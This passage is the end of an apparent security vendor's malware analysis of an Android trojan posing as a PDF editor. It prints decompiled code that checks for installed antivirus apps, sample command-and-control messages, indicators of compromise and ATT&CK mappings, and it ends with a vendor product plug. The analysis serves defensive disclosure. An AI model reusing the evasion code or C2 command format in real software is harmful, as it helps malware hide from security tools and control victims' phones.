    } else if (m3at(context, "com.antivirus.totalsecurity.cleaner.free.booster")) {
        str = "360 Antivirus";
    } else if (m3at(context, "com.avg.cleaner")) {
        str = "AVG";
    } else if (m3at(context, "com.bitdefender.security")) {
        str = "Bitdefender";
    } else if (m3at(context, "com.sophos.smsec")) {
        str = "Sophos";
    } else if (m3at(context, "com.bitdefender.antivirus")) {
        str = "Bitdefender";
    } else if (m3at(context, "com.qihoo.security.lite")) {
        str = "360 Security Lite";
    } else if (m3at(context, "com.samsung.android.lool")) {
        str = "McAfee";
    }
    return str.length() != 0 ? str : "null";
}

```

Figure 17:

Checks for the presence of security related products

The structure of the commands sent from the C2 to victims' device is as follows:

```

x0F0x plugens.angel.plugens.apps
x0F0x method
x0F0x -1
x0F0x load
x0D0x n
null

x0F0x plugens.angel.plugens.info
x0F0x method
x0F0x 22NQR319
x0F0x update
null

x0F0x plugens.angel.plugens.info
x0F0x method
x0F0x 1CNQ326
x0F0x info
x0D0x E0Qcz
x0D0x 9vSe4
null

```

Figure 18: Commands sent by C2

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices with a reputable security product like **K7 Mobile Security** and also regularly update and scan your devices with it. Also keep your devices updated and patched against the latest vulnerabilities.

Indicators of Compromise (IoC)

Package Name	Hash	K7 Detection Name
com.editorpdf.acrobat	F115C634016A9199054358515C19B40B	Trojan (005652621)

C2

213.136.80[.]208

vmi876244.contaboserver[.]net

MITRE ATT&CK

Tactics	Techniques
Defense Evasion	Application Discovery, Obfuscated Files or Information, Virtualization/Sandbox Evasion
Discovery	Security Software Discovery, System Information Discovery
Collection	Email Collection, Data from Local System
Command and Control	Encrypted Channel, NonStandard Port